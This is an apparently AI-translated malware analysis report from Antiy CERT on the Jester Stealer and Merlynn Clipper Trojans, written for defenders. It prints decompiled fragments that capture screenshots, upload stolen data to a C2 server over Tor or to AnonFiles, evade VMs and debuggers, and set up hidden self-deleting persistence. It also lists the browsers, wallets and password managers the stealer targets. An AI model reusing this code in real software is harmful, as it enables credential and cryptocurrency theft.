Analysis of the Active Jester Stealer Trojan and the Hacker Group Behind It

Antiy CERT

First draft completed: May 6, 2022

First published: May 10, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT captured a malware that released both Jester Stealer and Merlynn. Malicious samples of Cliper clipboard hijackers . Among them, the Jester Stealer Trojan can steal the victim's system credentials, Wi-Fi passwords, screenshots, browser-stored passwords, cookies, software data, and other important data, package them into a zip file, and then send them back via HTTP or Tor anonymous networks. It also supports an alternative way to upload to AnonFiles anonymous network disk; Merlynn Cliper clipboard hijacker replaces the digital wallet address in the clipboard with the attacker's preset wallet address, thereby hijacking the victim's mining address configuration and digital currency transfer operations, causing the victim to lose virtual property.

Correlation analysis of this sample revealed that the data stealing Trojan and clipboard hijacker released by this sample were both created by Jester. The Jester Stealer hacker group developed and sold this malware. The hacker group started selling stealing Trojans on July 20, 2021, and after October 2 of the same year, it also began to profit from selling various types of malware, such as clipboard hijackers, mining Trojans, and botnets. It is a typical commercial hacker group. Previously, Antiy CERT mentioned in the "Comprehensive Analysis Report on Commercial Stealing Trojans" [1]that commercial stealing Trojans currently obtain more profits by distributing other types of malicious code. Combined with the various malware recently released and sold by the Jester Stealer hacker group, it can be seen that commercial stealing Trojans are developing more illegal profit channels.

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill malicious software such as data-stealing Trojans and clipboard hijackers.

2 ATT&CK Mapping Map Corresponding to the Sample

Distribution of technical characteristics corresponding to the samples:



Figure 2-1 The technical features correspond to the mapping of ATT&CK

Specific ATT&CK technical behavior description table:

Table 2-1ATT&CK technical behavior description

ATT&CK stages / categories	Specific behavior	Notes
Resource development	Acquire infrastructure	Build a return server
	Capacity development	Develop attack programs
	Environmental preparation	Use Github to host files
Initial access	Phishing	Send phishing emails
Execute	Induce users to execute	Induce users to execute
Persistence	Boot or logging in with autostart	Copy itself to the startup directory
Defense evasion	Deobfuscate/decode files or information	Decrypt the attack payload
	Hidden behavior	Hidden behavior
	Modify the registry	Modify the registry
	Obfuscate files or information	Encrypt attack payload
	Virtualization/Sandbox Escape	Change the execution flow based on virtualization/sandbox environment
Credential access	Get the credentials from where the password is stored	Get the credentials from where the password is stored

	Operating system credential dumping	Obtain operating system credentials
	Steal web session cookies	Steal web session cookies
Discover	Discover files and directories	Discover files and directories
	Query the registry	Query the registry
	Discover software	Discover software
	Discover system information	Discover system information
	Discover the system's geographic location	Discover the system's geographic location
	Discover system network configuration	Discover system network configuration
	Discover system network connections	Discover system network connections
	Discovery system time	Discovery system time
	Virtualization/Sandbox escape	Detect virtualized/sandbox environments
Collect	Compress/encrypt collected data	Compress the collected data into zip format
	Automatic collection	Automatically collect data
	Collect clipboard data	Collect the wallet address from the clipboard
	Collect local system data	Collect local system data
	Collect emails	Collect emails
	Take a screenshot	Take a screenshot
Data exfiltration	Automatic exfiltration of data	Automatically transmit collected data
	Limit the size of transferred data	Limit the size of file collection
	Use web service returns	Use web service returns
Influence	Manipulate data	Manipulate clipboard data

3 Protection Recommendations

To effectively defend against this type of malicious code and improve security protection, Antiy recommends that enterprises take the following protective measures:

3.1 Improve Host Security Protection Capabilities

1. Install terminal protection system: Install anti-virus software. It is recommended to install **Antiy Intelligent Endpoint Protection System**.

2. Strengthen password strength: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Also, avoid using the same password on multiple servers.

3. Deploy an Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. **Antiy Persistent Threat Detection System** (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets, and various unknown threats;

3.2 Analyze Suspicious Emails Using Sandbox

1. When receiving emails, confirm whether the source is reliable and avoid opening URLs and attachments in suspicious emails;

2. It is recommended to execute suspicious files in a sandbox environment and only execute them on the host when safety is ensured. The Antiy Persistent Threat Analysis System (PTA) uses a combination of deep static analysis and sandbox dynamic loading and execution to effectively detect, analyze and identify various known and unknown threats.

3.3 Initiate Emergency Response Promptly When Attacked

1. Contact the emergency response team: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 24/7 service hotline: 400-840-9234.

It has been proven that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill malicious software such as data-stealing Trojans and clipboard hijackers.

Figure 3-1 Antiy IEP provides effective protection for user terminals

4 Sample Analysis

The malicious sample captured this time decrypts and releases two attack payloads through the loader, namely: a theft Trojan named Jester Stealer and a clipboard hijacker named Merlynn Clipper.

4.1 Loader Analysis

The loader reads the encrypted payload and key from its own resource data, decrypts the two attack payloads through XOR, releases them to the %Temp% directory, and executes them.

4.1.1 Sample Tags

Table 4-1Sample tags

Virus name	Trojan/Win32.Dropper
Original file name	JoinerStub.exe
MD5	9760B3E37006E0F3EDDE69F9A92C535A
Processor architecture	Intel 386 or later, and compatibles
File size	335.50 KB (343,552 bytes)
File format	BinExecute /Microsoft.EXE[:X86]
Timestamp	2043-01-04 16:42:13 (forged)

Digital signature	None
Packer type	None
Compiled language	.NET
VT first upload time	2021-12-19 13:30:06
VT test results	45/68

4.1.2 Sample Analysis

The loader embeds attack payload resource data. The two resources named "<filename> " and "k <filename> " represent the encrypted payload and its corresponding key, respectively. The loader reads the resource data and decrypts the two attack payloads using an XOR operation.



Figure 4-1 Decrypt the attack payload

Release the two attack payloads to the %Temp% directory and execute them.

Figure 4-2Release the attack payload and execute it

4.2 Jester Stealer Trojan Analysis

The Jester Stealer Trojan can steal the victim's system credentials, Wi-Fi passwords, screenshots, browser-stored passwords, cookies, software data, and other important data, package them into a zip file, and then transmit them back via HTTP or Tor anonymous networks. It also supports an alternative transmission method of uploading to AnonFiles anonymous network disk.

4.2.1 Sample Tags

Table 4-2Sample tags

Virus name	Trojan[Spy]/Win32.Jester Stealer
Original file name	chrome.exe
MD5	A09C37144CA538B0BC4499BF59C691F1
Processor architecture	Intel 386 or later, and compatibles
File size	226.50 KB (231,936 bytes)
File format	BinExecute /Microsoft.EXE[:X86]
Timestamp	2060-08-07 20:14:13 (forged)
Digital signature	None
Packer type	None
Compiled Language	.NET
VT first upload time	2021-12-20 23:46:15
VT test results	27/68

4.2.2 Sample Analysis

Create mutex 'c6b4a73b-035e-4027-8c9d-f30fcd7f128e' to ensure only one instance is running.



Figure 4-3Create a mutex

Check whether you are in a virtual machine or sandbox environment.



Figure 4-4Check the virtual machine and sandbox environment

By setting and checking the registry "HKEY_CURRENT_USER\SOFTWARE\1f66786f-2f7a-e85c-9153-f9809a7bbf87\state", the stealing program is prevented from being repeatedly executed on the same device.



Figure 4-5Set the registry to avoid repeated execution

Get basic system information.



Figure 4-6Obtain basic system information

Steal key information from the system Vault and Credman to obtain Wi-Fi network passwords.

Figure 4-7Obtain system keys and network passwords

Take a screenshot.

```
// Token: 0x0600024F RID: 591 RVA: 0x0000D590 File Offset: 0x0000B790
public static byte[] m_ParseString_lyowwc()
{
    byte[] result = new byte[0];
    try
    {
        Rectangle bounds = Screen.GetBounds(Point.Empty);
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
            }
            using (MemoryStream memoryStream = new MemoryStream())
            {
                bitmap.Save(memoryStream, ImageFormat.Jpeg);
                result = memoryStream.ToArray();
            }
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine("Screenshot failed {0}", ex.Message);
    }
    return result;
}
```

Figure 4-8Take a screenshot

Steal software data. The affected software is shown in the following table.

Table 4-3Affected software scope

FTP	FileZilla	WinSCP	CoreFTP	Snowflake	
VPN	NordVPN	EarthVPN	WindscribeVPN		

Browser	360Browser	7Star	Amigo	Atom	BlackHaw
	Brave	CentBrowser	Chedot	Chrome	ChromePlus
	Chromium	Chromodo	Citrio	CocCoc	Comodo
	Coowon	Cyberfox	Dragon	Elements	EpicPrivacy
	Firefox	IceDragon	Iridium	K-Meleon	K-Melon
	Kometa	liebao	Maxthon3	MS Edge	Nichrome
	Opera GX	Opera Stable	Orbitum	Pale Moon	QIP Surf
	Sleipnir5	Sputnik	Thunderbird	Torch	Uran
	Vivaldi	Waterfox	Yandex		
Communication software	Telegram	Discord	Pidgin	Outlook	FoxMail
	WhatsApp	Signal	RamBox		
E-wallet	MoneroCore	BitcoinCore	DashcoinCore	DogecoinCore	LitecoinCore
	Electrum	Exodus	Atomic	Jaxx	Coinomi
	Zcash	Guarda	Wasabi		
Password manager	BitWarden	KeePass	NordPass	1Password	RoboForm
Entertainment	Steam	Twitch	OBS		
Important documents	DropBox	OneDrive			

The stolen data is packaged into a zip file in memory, which also contains the Trojan's version number v1.7.0.1.



Figure 4-9Return data packaged in zip format

Use HTTP protocol to return data: If the C2 address contains the ".onion" domain name, download the Tor client from a public repository on Github and set it as a proxy server before returning it. If the C2 address is another domain name, return it directly.

```
webClient.m_GetTypesFromParentClass_kwjios("PasswordsCount", c_get_Groups.f__invoke.ToString());
webClient.m_GetTypesFromParentClass_kwjios("CreditCardsCount", c_get_Groups.f_GetGroups_bjmgpk.ToString());
webClient.m_GetTypesFromParentClass_kwjios("WalletsCount", c_get_Groups.WalletsCount.ToString());
webClient.m_GetTypesFromParentClass_kwjios("CookiesCount", c_get_Groups.f_QueueOnMainThread_tbmilx.ToString());
webClient.m_GetTypesFromParentClass_kwjios("AutoFillCount", c_get_Groups.f_set_HoursPlayedLastTwoWeeks_lemxea.ToString());
webClient.m_GetTypesFromParentClass_kwjios("GrabberCount", c_get_Groups.GrabberCount.ToString());
webClient.m_GetTypesFromParentClass_kwjios("CountryName", c_set_PrivacyState_tkxzma.UILanguage);
webClient.m_GetTypesFromParentClass_kwjios("DomainsList", c_get_IsVacBanned_whhbjm.f_get_Groups_smkecx.ToString());
webClient.m_GetTypesFromParentClass_kwjios("ServicesList", c_get_IsVacBanned_whhbjm.f_get_Timeout_gahytb.m_HasPermissions_jtshyz());
byte[] data = new c_get_Help_klakjw(c_LogError_edhrnd.f_Send_azbkdf).EncryptData(array);
try
{
    if (c_LogError_edhrnd.f_set_Headline.Contains(".onion"))
    {
        Console.WriteLine("Sending report to the TOR network ...");
        c_checkCommandMappings_yqaqtp = new c_checkCommandMappings_yqaqtp(c_Plugins_OnPluginsLoaded_plkxun.m_get_Groups_pzoxtm());
        c_Unload_hngcev = new c_Unload_hngcev("127.0.0.1:9050", 0);
        webClient.Proxy = c_Unload_hngcev;
    }
    webClient.UploadData(c_LogError_edhrnd.f_set_Headline, data);
    if (c_Unload_hngcev != null)
    {
        c_Unload_hngcev.StopInternalServer();
    }
    if (c_checkCommandMappings_yqaqtp != null)
    {
        c_checkCommandMappings_yqaqtp.StopBundle();
    }
}
```

上传数据

Figure 4-10Return data

If the HTTP response fails, the file is uploaded to AnonFiles, a public anonymous file storage website. Attackers use this as an anonymous way to receive the response data, making it more difficult to trace and counterattack.

```
catch (Exception ex)
{
    Console.WriteLine("[Upload Report] {0}", ex.Message);
    using (c_set_MemberSince_vcxdgg c_set_MemberSince_vcxdgg = new c_set_MemberSince_vcxdgg(c_LogError_edhrnd.f_GetCooldown))
    {
        try
        {
            string arg = c_set_MemberSince_vcxdgg.Upload(string.Format("{0}\{1}.zip", c_LogError_edhrnd.f_set_HoursPlayedLastTwoWeeks_pxxfry, text), array);
            Console.WriteLine("[AnonFile] Report sent to backup host: {0}", arg);
        }
        catch (Exception ex2)
        {
            Console.WriteLine("[AnonFile Upload Report] {0}", ex2.Message);
        }
    }
}
```

Figure 4-11Upload to AnonFiles

4.3 Merlynn Analysis of Cliper Clipboard Hijacker

After the Merlynn Clipper clipboard hijacker runs, it will continue to monitor the system clipboard. If the clipboard content is a digital wallet address, it will be replaced with the attacker's preset wallet address to hijack the victim's digital currency transfer and other operations, causing damage to the victim's virtual property.

4.3.1 Sample Tags

Table 4-4Sample tags

Virus name	Trojan/Win32.Merlynn Cliper
Original file name	svchost.exe
MD5	EEC41C39511EE00773A1E8114AC34E70
Processor architecture	Intel 386 or later, and compatibles
File size	91.98 KB (94,192 bytes)
File format	BinExecute /Microsoft.EXE[:X86]
Timestamp	2055-08-18 21:54:28 (forged)
Digital signature	None
Packer type	None
Compiled language	.NET
VT first upload time	2021-12-18 13:46:52
VT test results	22/68

4.3.2 Sample Analysis

Check whether the environment is debugging, sandbox, or virtualization. If so, exit the process.

```
// Token: 0x06000003 RID: 3 RVA: 0x00002194 File Offset: 0x00000394
public static void PerformAntiVM()
{
    if (Debugger.IsAttached || Debugger.IsLogging())
    {
        Environment.Exit(5);
    }
    if (<Module>.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
    {
        Environment.Exit(5);
    }
    if (new ManagementObjectSearcher("SELECT * FROM Win32_PortConnector").Get().Count == 0)
    {
        Environment.Exit(5);
    }
}
```

Figure 4-12Check the operating environment

Copy itself to the startup directory to achieve self-startup, and then delete the original file.

```
// Token: 0x06000001 RID: 1 RVA: 0x000020BC File Offset: 0x000002BC
public static void PerformStartup()
{
    string location = Assembly.GetEntryAssembly().Location;
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), Path.GetFileName(location));
    if (!File.Exists(text))
    {
        File.Copy(location, text, true);
        using (Process.Start(new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = string.Format("/C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A \"{0}\" && START \"\" \"{1}\"", location, text),
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            UseShellExecute = true
        }))
        {
        }
        Environment.Exit(0);
    }
}
```

Figure 4-13Setting up auto-start

Sets a clipboard listener to capture clipboard modification events in the system.

```
// Token: 0x0200000C RID: 12
public class NotificationForm : Form
{
    // Token: 0x06000090 RID: 144 RVA: 0x0000207D File Offset: 0x0000027D
    public NotificationForm()
    {
        yqszfierhejqbthyeglgzdmduzacgdx.SetParent(base.Handle, yqszfierhejqbthyeglgzdmduzacgdx.heiflhxpdzsobzgfkicnitqstnwkjydla);
        yqszfierhejqbthyeglgzdmduzacgdx.AddClipboardFormatListener(base.Handle);
    }

    // Token: 0x06000091 RID: 145 RVA: 0x00003574 File Offset: 0x00001774
    protected override void WndProc(ref Message m)
    {
        if (m.Msg == 793 + sizeof(float))
        {
            try
            {
                apmlxdieexhqsoiusdirgfpmirzkzwc.ModifyClipboard();
            }
            catch
            {
            }
        }
        base.WndProc(ref m);
    }
}
```

Figure 4-14Set up the clipboard listener

Use regular expressions to match the clipboard content. If the clipboard content matches a digital wallet address, it will be replaced with the attacker's preset wallet address, thereby hijacking the victim's mining address configuration and digital currency transfer operations.

